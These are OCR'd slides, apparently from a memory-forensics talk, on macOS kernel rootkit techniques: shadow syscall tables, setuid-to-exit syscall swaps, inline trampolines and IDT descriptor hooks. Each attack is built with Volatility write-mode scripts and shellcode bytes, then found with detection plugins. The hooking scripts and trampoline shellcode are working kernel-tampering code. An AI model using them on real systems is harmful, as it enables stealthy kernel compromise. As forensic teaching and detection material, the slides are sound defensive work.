
* http://www.opensource.apple.com/source/xnu/xnu-2050.22.13/bsd/dev/i386/systemcalls.c

Shadow Syscall Table

- The answer is… Yes!
- The original table appears untouched
- Attacker does dirty work on the shadow

```
code = regs->rax & SYSCALL_NUMBER_MASK;
DEBUG_KPRINT_SYSCALL_UNIX(
        "unix_syscall64: code=%d(%s) rip=%llx\n",
        code, syscallnames[code >= NUM_SYSENT ? 63 : code], regs->isf.rip);
callp = (code >= NUM_SYSENT) ? &sysent[63] : &sysent[code];
uargp = (void *)(&regs->rdi);

if (__improbable(callp == sysent)) {
        /*
         * indirect system call... system call number
         * passed as 'arg0'
         */
        code = regs->rdi;
        callp = (code >= NUM_SYSENT) ? &sysent[63] : &sysent[code];
        uargp = (void *)(&regs->rsi);
        args_in_regs = 5;
}
```


Shadow Syscall Table



Shadow Syscall table

- To perform the described attack in Volatility:
  1. Find a suitable kernel extension (kext) that has enough free space to copy the syscall table into
  2. Add a new segment to the binary and modify the segment count in the header (mach-o format)
  3. Copy the syscall table into the segment's data
  4. Modify kernel references to the syscall table to point to the shadow syscall table
  5. Modify the shadow syscall table

Mach-o Binary Format



*https://developer.apple.com/library/mac/documentation/developertools/conceptual/MachORuntime/Reference/reference.html

Shadow Syscall table

- Launch a mac_volshell session with the write option (-w)

```
$ python vol.py mac_volshell -f /Volumes/Storage/FIRST/Base-
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64 –w

Volatile Systems Volatility Framework 2.3_beta
Write support requested.  Please type "Yes, I want to enable write
support" below precisely (case-sensitive):
Yes, I want to enable write support
Current context: process kernel_task, pid=0 DTB=0x10e89000
Welcome to volshell! Current memory image is:
file:///Volumes/Storage/FIRST/ShadowSyscall-
MountainLion_10_8_3_AMDx64.vmem
To get help, type 'hh()'
>>>
```

Shadow Syscall table

- Script to locate the Syscall Table in the unix_syscall64 function:

```
tgt_addr = self.addrspace.profile.get_symbol("_unix_syscall64")
buf = self.addrspace.read(tgt_addr, 200)
for op in distorm3.Decompose(tgt_addr, buf, distorm3.Decode64Bits):
    #targeting the instruction: CMP R13, [RIP+0x21fc16]
    if op.mnemonic == "CMP" and 'FLAG_RIP_RELATIVE' in op.flags and
op.operands[0].name == "R13":
        print "Syscall Table Reference is at {0:#10x}".format(op.address
+ op.operands[1].disp + op.size)
        break

Syscall Table Reference is at 0xffffff800f6000d0
```

Shadow Syscall table

- Then run the script for Slide 42 in the accompanying Slide_Scripts.txt file
- The script will perform steps 2 and 3

```
'com.apple.driver.AudioAUUC'
'com.vmware.kext.vmhgfs'
index 0 segname __TEXT cmd 19 offset ffffff7f907b2108 header cnt addr
18446743522082758672
index 1 segname __DATA cmd 19 offset ffffff7f907b2290 header cnt addr
18446743522082758672
index 2 segname __LINKEDIT cmd 19 offset ffffff7f907b22d8 header cnt
addr 18446743522082758672
index 3 segname  cmd 2 offset ffffff7f907b22f0 header cnt addr
18446743522082758672
index 4 segname X?
                  ? cmd 1b offset ffffff7f907b2308 header cnt addr
18446743522082758672
True
Creating new segment at 0xffffff7f907b2308
The shadow syscall table is at 0xffffff7f907b2350
```

Shadow Syscall table

- Now the Syscall Table reference can be modified:

```
self.addrspace.write(0xffffff800f6000d0, struct.pack('Q', 0xffffff7f907b2350))

"{0:#10x}".format(obj.Object('Pointer', offset =0xffffff800f6000d0, vm =
self.addrspace))
```

- Optional last step is to modify a Shadow Syscall entry to complete the hack
- Direct function modification by replacing the setuid syscall function with the exit function
- Or inlining the setuid function with a trampoline to the exit function

Shadow Syscall table

- Script to directly modify the Shadow Syscall Table's setuid function:

```
nsysent = obj.Object("int", offset = self.addrspace.profile.get_symbol("_nsysent"), vm =
self.addrspace)
sysents = obj.Object(theType = "Array", offset = 0xffffff7f907b2350, vm = self.addrspace, count =
nsysent, targetType = "sysent")
for (i, sysent) in enumerate(sysents):
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_setuid":
        "setuid sysent at {0:#10x}".format(sysent.obj_offset)
        "setuid syscall {0:#10x}".format(sysent.sy_call.v())
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_exit":
        "exit sysent at {0:#10x}".format(sysent.obj_offset)
        "exit syscall {0:#10x}".format(sysent.sy_call.v())

'exit sysent at 0xffffff7f907b2378'
'exit syscall 0xffffff800f355430'
'setuid sysent at 0xffffff7f907b26e8'
'setuid syscall 0xffffff800f360910'

# Overwrite setuid reference with exit

s_exit = obj.Object('sysent',offset = 0xffffff7f907b2378,vm=self.addrspace)
s_setuid = obj.Object('sysent',offset = 0xffffff7f907b26e8,vm=self.addrspace)
self.addrspace.write(s_setuid.sy_call.obj_offset, struct.pack("<Q", s_exit.sy_call.v()))
```

Shadow Syscall table

- Script to inline the Shadow Syscall Table's setuid function:

```
nsysent = obj.Object("int", offset = self.addrspace.profile.get_symbol("_nsysent"), vm = self.addrspace)
sysents = obj.Object(theType = "Array", offset = 0xffffff7f907b2350, vm = self.addrspace, count = nsysent,
targetType = "sysent")
for (i, sysent) in enumerate(sysents):
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_setuid":
        "setuid sysent at {0:#10x}".format(sysent.obj_offset)
        "setuid syscall {0:#10x}".format(sysent.sy_call.v())
    if str(self.addrspace.profile.get_symbol_by_address("kernel",sysent.sy_call.v())) == "_exit":
        "exit sysent at {0:#10x}".format(sysent.obj_offset)
        "exit syscall {0:#10x}".format(sysent.sy_call.v())

'exit sysent at 0xffffff7f907b2378'
'exit syscall 0xffffff800f355430'
'setuid sysent at 0xffffff7f907b26e8'
'setuid syscall 0xffffff800f360910'

# Inline setuid with trampoline to exit
import binascii
buf = "\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\xFF
\xE0".encode("hex").replace("0000000000000000",struct.pack("<Q", 0xffffff800f355430).encode('hex'))
self.addrspace.write(0xffffff800f360910, binascii.unhexlify(buf))
dis(0xffffff800f360910)
```

Detecting shadow syscall table

- To detect the Shadow Syscall Table
  1. Check functions known to have references to the syscall table: unix_syscall_return, unix_syscall64, unix_syscall
  2. Disassemble them to find the syscall table references.
  3. Obtain the references in the function and compare to the address in the symbols table.
- All incorporated into the check_hooks plugin!

Detecting shadow syscall table

```
python vol.py mac_check_hooks -f /Volumes/Storage/FIRST/ShadowSyscall-
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64

sysent table is shadowed at _unix_syscall_return: 0xffffff800f3e084b ADD R15, [RIP
+0x21f87e]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall_return: 0xffffff800f3e0852 CMP R15, [RIP
+0x21f877]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall_return: 0xffffff800f3e0996 ADD R15, [RIP
+0x21f733]
shadow sysent table is at 0xffffff7f907b2350
[…..]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall64: 0xffffff800f3e059b ADD R13, [RIP+0x21fb2e]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall: 0xffffff800f3e020a ADD RBX, [RIP+0x21febf]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall: 0xffffff800f3e0216 CMP RBX, [RIP+0x21feb3]
shadow sysent table is at 0xffffff7f907b2350
sysent table is shadowed at _unix_syscall: 0xffffff800f3e0246 ADD RBX, [RIP+0x21fe83]
shadow sysent table is at 0xffffff7f907b2350
```

Hooking symbols table

- Functions are exposed by the kernel and kexts in their symbols tables.
- These functions can also be hooked using the techniques that have been described (direct or inline).
- To check the functions, need to obtain the list of symbols.
- Then check for modifications that cause the execution to continue in an external kext/ module.

Hooking symbols table

1. Get the Mach-o header (e.g. mach_header_64) to get the start of segments.
2. Locate the __LINKEDIT segment to get the address for the list of symbols represented as nlist_64 structs, symbols file size and offsets.
3. Locate the the segment with the LC_SYMTAB command to get the symbols and strings offsets, which will be used to...
4. Calculate the location of the symbols in __LINKEDIT.
5. Once we know the exact address, loop through the nlist structs to get the symbols.
6. Also find the number of the __TEXT segment's __text section number, which will be used to filter out symbols, the compiler places only executable code in this section.
7. Check function symbols for inlining.

Hooking symbols table

- Hydra [*], a kext that intercepts a process's creation
- Inline hooks proc_resetregister, a function in the kernel symbols
- The destination of the hook is in the 'put.as.hydra' kext
- Download, and compile Hydra with Xcode
  - Copy compiled kext into /System/Library/Extensions/
  - sudo chown -R root:wheel /System/Library/Extensions/hydra.kext
  - sudo chmod -R 755 /System/Library/Extensions/hydra.kext
  - sudo kextload /System/Library/Extensions/hydra.kext
- Used the check_hooks plugin to find the hook

* "Hydra," Pedro Vilaca, https://github.com/gdbinit/hydra

Hooking symbols table

```
$ python vol.py mac_check_hooks -f ~/Downloads/MacMemoryReader/ram_dump-dtrace.mach-o
--profile=MacLion_10_7_4_AMDx64

Volatile Systems Volatility Framework 2.3_beta
Table Name    Index  Address            Symbol                              Inlined Shadowed Perms  Hook In
------------ ------ ------------------ ----------------------------------- ------- -------- ------ ----------
SyscallTable 344    0xffffff80005c89e0 [HOOKED] _dtrace_systrace_syscall No      No       -      __kernel__
```

```
$ python vol.py mac_check_hooks -f ~/Downloads/MacMemoryReader/ram_dump-fbt.mach-o --
profile=MacMountainLion_10_8_3_AMDx64

Volatile Systems Volatility Framework 2.3_beta
Table Name    Index  Address            Symbol                              Inlined Shadowed Perms  Hook In
------------ ------ ------------------ ----------------------------------- ------- -------- ------ ----------
SyscallTable 344    0xffffff8000306fb0 _getdirentries64                    Yes     No       -      __kernel__
```

Hooking the IDT


- Interrupt descriptor table (IDT)
- Associates each interrupt or exception identifier (handler) with a descriptor (vector).
- Descriptors have the instructions for the associated event.
- An interrupt is usually defined as an event that alters the sequence of instructions executed by a processor.
- Each interrupt or exception is identified by a number between 0 and 255.
- IDT entries: Interrupt Gates, Task Gates and Trap Gates…

Hooking the IDT

- Descriptor and Gate structs in Volatility:

```
'real_descriptor64' (16 bytes)
0x0   : base_low16                    ['BitField', {'end_bit': 32, 'start_bit': 16}]
0x0   : limit_low16                   ['BitField', {'end_bit': 16, 'start_bit': 0}]
0x4   : access8                       ['BitField', {'end_bit': 16, 'start_bit': 8}]
0x4   : base_high8                    ['BitField', {'end_bit': 32, 'start_bit': 24}]
0x4   : base_med8                     ['BitField', {'end_bit': 8, 'start_bit': 0}]
0x4   : granularity4                  ['BitField', {'end_bit': 24, 'start_bit': 20}]
0x4   : limit_high4                   ['BitField', {'end_bit': 20, 'start_bit': 16}]
0x8   : base_top32                    ['unsigned int']
0xc   : reserved32                    ['unsigned int']

'real_gate64' (16 bytes)
0x0   : offset_low16                  ['BitField', {'end_bit': 16, 'start_bit': 0}]
0x0   : selector16                    ['BitField', {'end_bit': 32, 'start_bit': 16}]
0x4   : IST                           ['BitField', {'end_bit': 3, 'start_bit': 0}]
0x4   : access8                       ['BitField', {'end_bit': 16, 'start_bit': 8}]
0x4   : offset_high16                 ['BitField', {'end_bit': 32, 'start_bit': 16}]
0x4   : zeroes5                       ['BitField', {'end_bit': 8, 'start_bit': 3}]
0x8   : offset_top32                  ['unsigned int']
0xc   : reserved32                    ['unsigned int']
```

Hooking the IDT



Hooking the IDT

- Why hook the IDT?
- Because it gives us ring 0 or root access!
- Two types of hooks
  - Hooking the IDT Descriptor
  - Hooking the IDT Handler

```
64 bit handler address calculation:

handler_addr = real_gate64.offset_low16 + (real_gate64.offset_high16 <<
16) + (real_gate64.offset_top32 << 32)
```

Hooking the IDT descriptor

- To hook the IDT Descriptor:
  1. Find an address for the fake descriptor
  2. Find the address of the target descriptor
  3. Overwrite the descriptor's offsets with fake offsets
  4. Write/run some code to test
- Example: Replaced the idt64_zero_div handler with an entry that trampolines to the idt64_stack_fault handler.

Hooking the IDT descriptor

```
#get address for the kernel extension (kext) list
p = self.addrspace.profile.get_symbol("_kmod")
kmodaddr = obj.Object("Pointer", offset = p, vm = self.addrspace)
kmod = kmodaddr.dereference_as("kmod_info")
#loop thru list to find suitable target to place the trampoline in
while kmod.is_valid():
    str(kmod.name)
    if str(kmod.name) == "com.vmware.kext.vmhgfs":
        mh = obj.Object('mach_header_64', offset = kmod.address,vm = self.addrspace)
        o = mh.obj_offset
        # skip header data
        o += 32
        txt_data_end = 0
        # loop thru segments to find __TEXT
        for i in xrange(0, mh.ncmds):
            seg = obj.Object('segment_command_64', offset = o, vm = self.addrspace)
            if seg.cmd not in [0x26]:
                for j in xrange(0, seg.nsects):
                    sect = obj.Object('section_64', offset = o + 0x48 + 80*(j), vm = self.addrspace)
                    sect_name = "".join(map(str, sect.sectname)).strip(' \t\r\n\0')
                    # find __text section
                    if seg.cmd == 0x19 and str(seg.segname) == "__TEXT" and sect_name == "__text":
                        print "{0:#10x} {1:#2x} {2} {3}".format(sect.addr,seg.cmd, seg.segname, sect_name)
                        txt_data_end = sect.addr + sect.m('size') - 50
                        break
            if txt_data_end != 0:
                break
        print "The fake idt handler will be at {0:#10x}".format(txt_data_end)
        break
    kmod = kmod.next

'com.apple.driver.AudioAUUC'
'com.vmware.kext.vmhgfs'
0xffffff7f8afb2928 0x19 __TEXT __text
The fake idt handler will be at 0xffffff7f907ba6e5
```


Hooking the IDT descriptor

```
## Find the addresses for idt64_zero_div     idt64_stack_fault
## uncomment/commment lines in check_idt for volshell
reload(idt)
import volatility.plugins.mac.check_idt as idt
idto = idt.mac_check_idt(self._config)
cnt = 0
for i in idto.calculate():
    "Name {0} Descriptor address: {1:#10x}, Handler address {2:#10x}".format(i[3],
i[9].obj_offset, i[2])

'Name _idt64_zero_div Descriptor address: 0xffffff800ef06000, Handler address
0xffffff800f0cac20'
'Name _idt64_stack_fault Descriptor address: 0xffffff800ef060c0, Handler address
0xffffff800f0cd140'

## write shellcode to memory
import binascii
buf = "\x48\xB8\x00\x00\x00\x00\x00\x00\x00\x00\xFF
\xE0".encode("hex").replace("0000000000000000",struct.pack("<Q",
0xffffff800f0cd140).encode('hex'))
self.addrspace.write(0xffffff7f8dfba6e5, binascii.unhexlify(buf))
dis(0xffffff7f8dfba6e5)
```

Hooking the IDT descriptor

```
## Modify the descriptor's address
stub_addr = 0xffffff7f8dfba6e5 # shellcode
idt_addr = 0xffffff800ef06000 # _idt64_zero_div descriptor
idt_entry = obj.Object('real_gate64', offset = idt_addr, vm=self.addrspace)
self.addrspace.write(idt_entry.obj_offset, struct.pack('<H', stub_addr  & 0xFFFF))
self.addrspace.write(idt_entry.offset_high16.obj_offset + 2, struct.pack("<H", (stub_addr
>> 16) & 0xFFFF))
self.addrspace.write(idt_entry.obj_offset+8, struct.pack("<I", stub_addr >> 32))
"{0:#10x}".format(idt_entry.offset_low16 + (idt_entry.offset_high16 << 16) +
(idt_entry.offset_top32 << 32))


// C code to trigger the division by zero exception or _idt64_zero_div
#include <stdio.h>
int main ()
{
   int x=2, y=0;
   printf("X/Y = %i\n",x/y);
   return 0;
 }
```

Hooking the IDT descriptor



Detecting the descriptor hook

```
$ python vol.py mac_check_idt -f /Volumes/Storage/FIRST/IDTDescriptorHook-
MountainLion_10_8_3_AMDx64.vmem --profile=MacMountainLion_10_8_3_AMDx64

Volatile Systems Volatility Framework 2.3_beta
CPU# Index Address           Symbol                 Ring Selector     Module                                          Hooked Inlined
---- ----- ----------------- ---------------------- ---- ------------ ----------------------------------------------- ------ -------
0    0     0xffffff7f8dfba6e5 UNKNOWN                0    KERNEL64_CS  com.vmware.kext.vmhgfs                          Yes    Yes
0    1     0xffffff800c8cd080 _idt64_debug           0    KERNEL64_CS  __kernel__                                      No     No
0    2     0xffffff800c8cac40 __intr_0x02            0    KERNEL64_CS  __kernel__                                      No     No
0    3     0xffffff800c8cac60 _idt64_int3            3    KERNEL64_CS  __kernel__                                      No     No
0    4     0xffffff800c8cac80 _idt64_into            3    KERNEL64_CS  __kernel__                                      No     No
0    5     0xffffff800c8caca0 _idt64_bounds          3    KERNEL64_CS  __kernel__                                      No     No
0    6     0xffffff800c8cacc0 _idt64_invop           0    KERNEL64_CS  __kernel__                                      No     No
0    7     0xffffff800c8cace0 _idt64_nofpu           0    KERNEL64_CS  __kernel__                                      No     No
0    8     0xffffff800c8cd0e0 _idt64_double_fault    0    KERNEL64_CS  __kernel__                                      No     No
0    9     0xffffff800c8cad00 _idt64_fpu_over        0    KERNEL64_CS  __kernel__                                      No     No
0    10    0xffffff800c8cad20 _idt64_inv_tss         0    KERNEL64_CS  __kernel__                                      No     No
0    11    0xffffff800c8cd160 _idt64_segnp           0    KERNEL64_CS  __kernel__                                      No     No
0    12    0xffffff800c8cd140 _idt64_stack_fault     0    KERNEL64_CS  __kernel__                                      No     No
```

